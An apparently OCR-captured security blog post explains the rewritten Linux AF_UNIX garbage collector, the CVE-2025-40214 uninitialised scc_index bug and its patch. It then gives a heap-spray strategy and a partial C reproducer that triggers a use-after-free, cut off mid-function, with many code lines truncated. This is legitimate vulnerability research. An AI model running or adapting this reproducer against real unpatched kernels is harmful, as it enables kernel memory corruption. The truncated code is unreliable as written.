[moe's vr blog] $ ./posts ./tags ./github

Unix GC Remastered

Introduction

The AF_UNIX garbage collector is an interesting piece of the kernel. It exists because sockets can be sent with SCM_RIGHTS but they can become unreachable from user-space while still being kept alive by the kernel, which is not memory efficient; in this situation, the garbage collector intervenes to free them. Not long ago, the subsystem was rewritten from scratch on top of a graph/Strongly-Connected-Components model; but it is still bug prone. This post walks the rewrite end-to-end, and discusses a Use-After-Free bug.

AF_UNIX Garbage Collector — Background

A per-subsystem garbage collector is responsible for reclaiming kernel objects that can no longer be reached through user-space handles. For AF_UNIX, the entry point is `unix_gc()`:

```
static DECLARE_WORK(unix_gc_work, __unix_gc);

void unix_gc(void)
{
    WRITE_ONCE(gc_in_progress, true);
    queue_work(system_dfl_wq, &unix_gc_work);
}
```

Its real body is `__unix_gc()`:

Moe's VR blog
Security Research Enthusiast: Kernels, Hypervisors, or anything worth exploring.

A walkthrough of the rewritten AF_UNIX garbage collector, the CVE-2025-40214 scc_index uninitialised-field bug, and two reproducers.

2026-04-19

```
static void __unix_gc(struct work_struct *wor
{
    struct sk_buff_head hitlist;
    struct sk_buff *skb;

    spin_lock(&unix_gc_lock);

    if (!unix_graph_maybe_cyclic) {
        spin_unlock(&unix_gc_lock);
        goto skip_gc;
    }

    __skb_queue_head_init(&hitlist);

    if (unix_graph_grouped)
        unix_walk_scc_fast(&hitlist);
    else
        unix_walk_scc(&hitlist);

    spin_unlock(&unix_gc_lock);

    skb_queue_walk(&hitlist, skb) {
        if (UNIXCB(skb).fp)
            UNIXCB(skb).fp->dead = true;
    }

    __skb_queue_purge_reason(&hitlist, SKB_DR
skip_gc:
    WRITE_ONCE(gc_in_progress, false);
}
```

The `unix_sock` structure

```
struct unix_sock {
    /* WARNING: sk has to be the first member
    struct sock          sk;         /* inher
    struct unix_address *addr;       /* bounc
    struct path          path;       /* files
```

```
        struct mutex         iolock, bindlock;
        struct sock         *peer;       /* conne
        struct list_head     link;
        atomic_long_t        inflight;   /* [1] S
        /* ... */
        struct sk_buff      *oob_skb;
    };
```

The critical field for GC is **`inflight`** (**[1]**). A socket is *“in flight”* when its `struct file *` is riding as SCM_RIGHTS payload — sent by process A, not yet accepted by process B. Each time it is sent, `inflight` is incremented; each time it is received, `inflight` is decremented. The GC is looking for sockets for which **`file_count == inflight`**: the only remaining references are the ones trapped in other sockets’ receive queues, i.e. no user-space handle can ever reach them again.

The LWN “AF_UNIX GC rework” article puts it more concisely:

> Let’s say we send a fd of AF_UNIX socket A to B and vice versa and close() both sockets. When created, each socket’s struct file initially has one reference. After the fd exchange, both refcounts are bumped up to 2. Then, close() decreases both to 1. From this point on, no one can touch the file/socket. However, the struct file has one refcount and thus never calls the release() function of the AF_UNIX socket. That’s why we need to track all inflight AF_UNIX sockets and run garbage collection.

The kernel maintains a global `unix_tot_inflight` counter, incremented on every inflight transition and decremented on every accept.

When GC runs

There are **two** triggers:

1. Too many inflight sockets:

```
if (READ_ONCE(unix_tot_inflight) > UNIX_IN
    !READ_ONCE(gc_in_progress))
    unix_gc();
```

(`UNIX_INFLIGHT_TRIGGER_GC == 16000`.)

2. A socket close, if anything is inflight:


```
static const struct proto_ops unix_stream_
    .family  = PF_UNIX,
    .owner   = THIS_MODULE,
    .release = unix_release,
    /* ... */
};

static void unix_release_sock(struct sock
{
    /* ... */
    if (READ_ONCE(unix_tot_inflight))
        unix_gc();
}
```

The Old GC

The pre-2024 collector is well described in the Google P0 post “The quantum state of Linux kernel garbage collection”, which covers both the algorithm and a 2021 Android in-the-wild exploit. That post is the recommended companion read; here is just the one-line summary: the

old GC walked the inflight graph, marked cycles, and checked `inflight != refcount` to decide whether each cycle was collectable.

Here's a nice mermaid diagram:



The New GC


From the GC Rework announcement:

> [It] replaces the current GC implementation that locks each inflight socket's receive queue and requires trickiness in other places. The new GC does not lock each socket's queue to minimise its effect and tries to be lightweight if there is no cyclic reference or no update in the shape of the inflight fd graph.


Graph representation

Each inflight socket becomes a **vertex**; each backing `struct file *` carried in an SCM_RIGHTS cmsg becomes a directed **edge** (`predecessor → successor`).

Example – send A to C, C to D, B to D. Three inflight sockets (A, B, C – not D), giving the graph:



Tarjan's algorithm then partitions this graph into strongly connected components. **Why SCCs?** For any directed graph, any SCC of more than one vertex necessarily contains at least one cycle:



A cycle is a *necessary but not sufficient* condition for a vertex to be collectable: collection requires the vertex to be inflight, and unreachable from user-space (`file_count == out_degree`). Sockets not in any cycle cannot possibly be mutually-pinning garbage, and are skipped.

How `__unix_gc` dispatches

```
static void __unix_gc(struct work_struct *wor
{
    struct sk_buff_head hitlist;     /* [2] f
    struct sk_buff *skb;
    /* ... */
    __skb_queue_head_init(&hitlist); /* [2.5]

    if (!unix_graph_maybe_cyclic) {  /* [3] f
        spin_unlock(&unix_gc_lock);
        goto skip_gc;
    }
    /* ... */
}
```

`unix_graph_maybe_cyclic` is flipped on whenever a new edge is added with both endpoints inflight:

```
static void unix_add_edge(struct scm_fp_list
{
    struct unix_vertex *vertex = edge->predec

    if (!vertex) {
        vertex = list_first_entry(&fpl->verti
        vertex->index = unix_vertex_unvisitec
        /* ... */
    }
```

```
        vertex->out_degree++;
        list_add_tail(&edge->vertex_entry, &verte
        unix_update_graph(unix_edge_successor(edg
    }

    static void unix_update_graph(struct unix_ver
    {
        /* If the receiver socket is not inflight
         * reference could be formed. */
        if (!vertex)
            return;

        WRITE_ONCE(unix_graph_state, UNIX_GRAPH_M
        unix_graph_grouped = false;
    }
```

Note that `unix_update_graph()` *also* resets `unix_graph_grouped = false`, forcing the next GC to rebuild SCCs from scratch.

Dispatch between slow and fast paths:

```
    if (unix_graph_grouped)
        unix_walk_scc_fast(&hitlist);
    else
        unix_walk_scc(&hitlist);
```

Slow path – `unix_walk_scc()`

This is where SCCs are actually built:

```
    static void unix_walk_scc(struct sk_buff_head
    {
        unsigned long last_index = UNIX_VERTEX_IN

        unix_graph_maybe_cyclic = false;
        unix_vertex_max_scc_index = UNIX_VERTEX_I
```

```
        while (!list_empty(&unix_unvisited_vertic
            struct unix_vertex *vertex;
            vertex = list_first_entry(&unix_unvis
            __unix_walk_scc(vertex, &last_index,
        }

        list_replace_init(&unix_visited_vertices,
        swap(unix_vertex_unvisited_index, unix_ve

        unix_graph_grouped = true;
    }
```


Indexing starts at `UNIX_VERTEX_INDEX_START == 2`. At the top of the walk the graph is *assumed* acyclic; the walk promotes it back to cyclic if and only if it actually finds a cycle.

> **Complexity note.** The outer `while` only iterates more than once when the graph is a *forest* of disconnected sub-graphs. For any weakly-connected graph G(V, E) a single iteration visits every vertex. End-to-end cost is `O(|V| + |E|)`.

Tarjan's algorithm

Tarjan's algorithm takes a directed graph and produces its SCCs. Each vertex ends up in exactly one SCC; vertices with no incoming or outgoing cycle form a trivial singleton SCC. The idea is a DFS where every vertex starts labelled `(index, scc_index) = (k, k)` for a monotonically increasing `k`, and then neighbours' `scc_index` values are propagated back up the stack so that all vertices in a cycle converge on the smallest `scc_index` in that cycle.

See the Wikipedia page for the formal write-up.



Pseudocode, matching the kernel's in-place iterative form:

```
For each unvisited vertex v:
    __unix_walk_scc(v, last_index, hitlist)


__unix_walk_scc(v, last_index, hitlist):
    vertex_S, edge_S, edge
    |-----------------------------------|
next_vertex:
    vertex_S.push(v)
    v.index     <- last_index
    v.scc_index <- last_index
    last_index += 1

    for each edge e: (v, w) in the Graph:
        // w == e.successor
        if vertex w is not yet visited:
            edge_S.push(e: (v, w))
            v <- w
            goto next_vertex
            |-------------------------------|
         -> prev_vertex:  // returning from r
            edge = edge_S.pop()
            // backtrack
            w <- v
            v <- edge.predecessor.vertex
            v.scc_index = min(v.scc_index, w.
        else if w is not in another SCC:
            v.scc_index = min(v.scc_index, w.
    |-----------------------------------------
    if v.index == v.scc_index:
```

```
        scc      <- {}
        scc_dead <- true

        // vertex_S == [SCC(0)][SCC(1)][...][
        // cut off [v ...] into `scc`
        scc <- [v ...]

        while scc is not empty:
            u <- scc.pop()
            unix_visited_vertices.add(u)
            u.index <- unix_vertex_grouped_ir
            if scc_dead:
                scc_dead <- unix_vertex_dead(

        if scc_dead:
            unix_collect_skb(&scc, hitlist)
        else:
            if unix_vertex_max_scc_index < v.
                unix_vertex_max_scc_index <-
            if not unix_graph_maybe_cyclic:
                unix_graph_maybe_cyclic <- ur
    |-------------------------------------------
    if edge_stack is not empty
        goto prev_vertex
```


Fast path – `unix_walk_scc_fast()`


When the graph shape is unchanged since the last GC (`unix_graph_grouped == true`), the SCCs are reused as-is:

```
static void unix_walk_scc_fast(struct sk_buff
{
    unix_graph_maybe_cyclic = false;

    while (!list_empty(&unix_unvisited_vertic
        struct unix_vertex *vertex;
        struct list_head scc;
        bool scc_dead = true;
```

```
            vertex = list_first_entry(&unix_unvis
            list_add(&scc, &vertex->scc_entry);

            list_for_each_entry_reverse(vertex, &
                list_move_tail(&vertex->entry, &u

                if (scc_dead)
                    scc_dead = unix_vertex_dead(v
            }

            if (scc_dead)
                unix_collect_skb(&scc, hitlist);
            else if (!unix_graph_maybe_cyclic)
                unix_graph_maybe_cyclic = unix_sc

            list_del(&scc);
        }

        list_replace_init(&unix_visited_vertices,
    }
```

The fast path walks each cached SCC in reverse order (**[5]**), moves each vertex to the visited list (**[6]**), and runs `unix_vertex_dead()` on it (**[7]**). If every vertex in the SCC passes the check, the whole SCC is appended to the hit-list for purge.


High inflight count
Socket close with inflight refs
unix_add_edge()
unix_gc()
unix_edge_successor()
queue_work(..., &unix_gc_work)
unix_update_graph()
__unix_gc()
set unix_graph_maybe_cyclic
unix_graph_maybe_cyclic?
clear unix_graph_grouped
yes
unix_graph_grouped?
no
yes
unix_walk_scc()
Walk unvisited vertices
__unix_walk_scc()
unix_vertex_dead()
Dead SCC?
yes
no
unix_collect_skb()
unix_scc_cyclic()
unix_walk_scc_fast()
Reuse cached SCCs
unix_vertex_dead()
Dead SCC?
yes
no
unix_collect_skb()
unix_scc_cyclic()
no
Purge hitlist
skb_queue_walk(hitlist)
mark fp->dead
__skb_queue_purge_reason()



CVE-2025-40214 — kCTF entry

The patch

```
diff --git a/net/unix/garbage.c b/net/unix/ga
index 684ab03137b6c..65396a4e1b07e 100644
--- a/net/unix/garbage.c
+++ b/net/unix/garbage.c
@@ -145,6 +145,7 @@ enum unix_vertex_index {
 };

 static unsigned long unix_vertex_unvisited_i
+static unsigned long unix_vertex_max_scc_inc

 static void unix_add_edge(struct scm_fp_list
 {
@@ -153,6 +154,7 @@ static void unix_add_edge
     if (!vertex) {
         vertex = list_first_entry(&fpl->verti
         vertex->index = unix_vertex_unvisitec
+       vertex->scc_index = ++unix_vertex_max
         vertex->out_degree = 0;
         INIT_LIST_HEAD(&vertex->edges);
         INIT_LIST_HEAD(&vertex->scc_entry);
@@ -489,10 +491,15 @@ prev_vertex:
                 scc_dead = unix_vertex_dead(v
         }

-       if (scc_dead)
+       if (scc_dead) {
             unix_collect_skb(&scc, hitlist);
-       else if (!unix_graph_maybe_cyclic)
-           unix_graph_maybe_cyclic = unix_sc
+       } else {
+           if (unix_vertex_max_scc_index < v
+               unix_vertex_max_scc_index = v
```

```
+
+           if (!unix_graph_maybe_cyclic)
+               unix_graph_maybe_cyclic = uni
+       }

        list_del(&scc);
    }
@@ -507,6 +514,7 @@ static void unix_walk_scc
    unsigned long last_index = UNIX_VERTEX_IN

    unix_graph_maybe_cyclic = false;
+   unix_vertex_max_scc_index = UNIX_VERTEX_I

    /* Visit every vertex exactly once.
     * __unix_walk_scc() moves visited vertic
```

Root cause:

unix_add_edge() initialises a freshly-allocated struct unix_vertex's index, out_degree, edges, and scc_entry fields, but not scc_index. That field reads back whatever the previous slab occupant wrote there. The fast-path dead-SCC check (unix_vertex_dead()) compares scc_index across vertices to decide whether an outgoing edge leaves the SCC:

```
if (next_vertex->scc_index != vertex->scc_inc
    return false;   /* edge leaves the SCC →
```

If we can arrange for a freshly-allocated vertex to inherit the *same* `scc_index` value as a live, user-held socket's vertex, the dead-SCC check returns `true` on the live socket and its receive queue is purged; result: a logical use-after-free of every file it was carrying.

The patch fixes this unconditionally with a monotonically increasing `unix_vertex_max_scc_index` counter assigned on every fresh `unix_add_edge()`, guaranteeing no accidental aliasing can ever happen.

The author described his strategy to produce the bug:

```
1) heap spray to shape the `out_degree`
2) build A→embryo(B) and X→X + slow GC
3) accept(B), B→C, close(A), fast GC
```

Through reading this, i devised another strategy which is still very close to the author's:

```
1) Still do the spraying
2) B ↔ A            (two-socket SCC → scc_
3) A → C
4) C → D

close A, close B
GC → fast path → A wrongly declared dead
```

Stage 1 - Spraying vertices

`struct unix_vertex` is **72 bytes** on x86_64, so it lands in the **kmalloc-96** cache. To make the bug deterministic, we need the top of that cache's freelist to hold a vertex whose `scc_index` field contains `UNIX_VERTEX_INDEX_START == 2`.

So that, we build a ring of N(> 1) cyclic AF_UNIX sockets, close all local fds to trigger GC. The slow walk visits every vertex, runs

Tarjan; and because our ring forms one SCC, every vertex in it gets `scc_index = 2` before being freed as part of the hit-list. Those vertices land back on the `kmalloc-96` freelist **with `scc_index = 2`** still written.

Stage 2 - `B ↔ A` cycle

After creating the cycle, the slow walk gives both A & B `scc_index = 2` and neither is freed. `unix_graph_grouped` flips to `true` and the fast path is armed for the next GC.

The cycle itself is cyclic, so `unix_graph_maybe_cyclic` stays true for free. That **removes the need for the `sk-X → sk-X`** self-loop from the embryo variant.

Stage 3 - spurious chain, then close and trigger

Each send through a previously-non-predecessor socket triggers a fresh `unix_vertex` kmalloc in `unix_add_edge()`. The freelist still has stage-1's `scc_index=2` residue on top, so every new vertex reads back `scc_index = 2`.

`sk-C` and `sk-D` are not inflight at send time, so `unix_update_graph(successor)` resolves to `NULL` for each and `unix_graph_grouped` stays true. Fast path stays armed.

`close(skA)` drops its `file_count` to match `out_degree` (the dead-check precondition). The fast path runs, and because `sk-A`'s legitimate `scc_index=2` aliases the fresh-and-stale `scc_index=2` on the `sk-A→sk-C` edge's successor, `unix_vertex_dead(sk-A)` returns true and sk-A's receive queue is purged.

```
[*] stage 3: A <-> B; A -> B; B -> C; C -> D ; close A; Close B; GC
GC Fast
V 0, SCC -> 2
Updated: unix_graph_maybe_cyclic = 1, unix_graph_grouped = 1
V 0, SCC -> 2
Updated: unix_graph_maybe_cyclic = 1, unix_graph_grouped = 1
V 0, SCC -> 2
Updated: unix_graph_maybe_cyclic = 1, unix_graph_grouped = 1
sk gets destroyed
sk gets destroyed
total_ref: 2, out_degree: 2
vertex dead: True
total_ref: 1, out_degree: 1
vertex dead: True
[+] SCC DEAD Confirmed
GC Fast
```

On a vulnerable kernel with the printk patch from the annex added:

```
[+] SCC DEAD Confirmed : Right before returni
```

Reproducer:

```c
#define _GNU_SOURCE
#include <errno.h>
#include <stddef.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/socket.h>
#include <sys/un.h>
#include <time.h>

#define N_CYCLE       100   /* sockets per sp
#define SPRAY_ROUNDS    1   /* rounds × N_CYC

static void die(const char *s) { perror(s); e

 /*
 * build: gcc -O2 -Wall -o poc_unix_gc_repro
 */

static int send_fd(int sock, int fd, struct s
{
```

```
    struct msghdr  msg = {0};
    struct iovec   iov;
    char c = 'x';
    char cbuf[CMSG_SPACE(sizeof(int))] = {0};
    struct cmsghdr *cmsg;

    iov.iov_base = &c;
    iov.iov_len  = 1;
    msg.msg_iov        = &iov;
    msg.msg_iovlen     = 1;
    msg.msg_control    = cbuf;
    msg.msg_controllen = sizeof(cbuf);
    msg.msg_name       = dst;
    msg.msg_namelen    = dstlen;

    cmsg = CMSG_FIRSTHDR(&msg);
    cmsg->cmsg_level = SOL_SOCKET;
    cmsg->cmsg_type  = SCM_RIGHTS;
    cmsg->cmsg_len   = CMSG_LEN(sizeof(int));
    memcpy(CMSG_DATA(cmsg), &fd, sizeof(int))

    return sendmsg(sock, &msg, 0);
}

static int recv_fd(int unix_sock)
{
    char dummy;
    struct iovec iov = { .iov_base = &dummy,
    union {
        struct cmsghdr cmsg;
        char buf[CMSG_SPACE(sizeof(int))];
    } u;
    struct msghdr msg = {
        .msg_iov = &iov,
        .msg_iovlen = 1,
        .msg_control = u.buf,
        .msg_controllen = sizeof(u.buf),
    };

    if (recvmsg(unix_sock, &msg, 0) < 0) retu
```

```
    struct cmsghdr *c = CMSG_FIRSTHDR(&msg);
    if (!c || c->cmsg_level != SOL_SOCKET ||
        return -1;

    int fd;
    memcpy(&fd, CMSG_DATA(c), sizeof(fd));
    return fd;
}

static ssize_t write_all(int fd, const void *
{
    const char *p = buf;
    size_t left = len;
    while (left > 0) {
        ssize_t n = send(fd, p, left, MSG_NOS
        if (n < 0) {
            if (errno == EINTR) continue;
            return -1;
        }
        p += n;
        left -= n;
    }
    return len;
}

static int dgram_seq;
static int make_dgram(struct sockaddr_un *adc
{
    int s = socket(AF_UNIX, SOCK_DGRAM, 0);
    if (s < 0) die("socket(dgram)");

    memset(addr, 0, sizeof(*addr));
    addr->sun_family = AF_UNIX;
    snprintf(addr->sun_path + 1, sizeof(addr-
             "gc_%d_%d", getpid(), dgram_seq+
    *alen = offsetof(struct sockaddr_un, sun_
            strlen(addr->sun_path + 1);

    if (bind(s, (struct sockaddr *)addr, *ale
```

```
    return s;
}


#define KICK_ROUNDS 1
static void kick_gc(void)
{
    for (int i = 0; i < KICK_ROUNDS; i++) {
        struct sockaddr_un a, b;
        socklen_t la, lb;
        int s0 = make_dgram(&a, &la);
        int s1 = make_dgram(&b, &lb);
        send_fd(s0, s0, &b, lb);
        close(s0);
        close(s1);
    }
    usleep(200 * 1000);
}

static void spray_round(void)
{
    int                *socks = calloc(N_CYCL
    struct sockaddr_un *addrs = calloc(N_CYCL
    socklen_t          *alens = calloc(N_CYCL
    if (!socks || !addrs || !alens) die("call

    for (int i = 0; i < N_CYCLE; i++)
        socks[i] = make_dgram(&addrs[i], &ale

    for (int i = 0; i < N_CYCLE; i++)
        if (send_fd(socks[i], socks[i],
                    &addrs[(i + 1) % N_CYCLE]
                    alens[(i + 1) % N_CYCLE])
            perror("send_fd(spray)");

    for (int i = 0; i < N_CYCLE; i++)
        close(socks[i]);

    free(alens);
    free(addrs);
```

```
    free(socks);
    kick_gc();
}

int main(void)
{
    puts("[*] stage 1: spray vertices (scc_ir
    for (int r = 0; r < SPRAY_ROUNDS; r++)
        spray_round();

    sleep(3);

    puts("[*] stage 2: B <-> A ; GC");

    struct sockaddr_un aAddr, bAddr, cAddr, c
    socklen_t aLen, bLen, cLen, dLen;
    int skA = make_dgram(&aAddr, &aLen);
    int skB = make_dgram(&bAddr, &bLen);

    if (send_fd(skA, skA, &bAddr, bLen) < 0)
    if (send_fd(skB, skB, &aAddr, aLen) < 0)

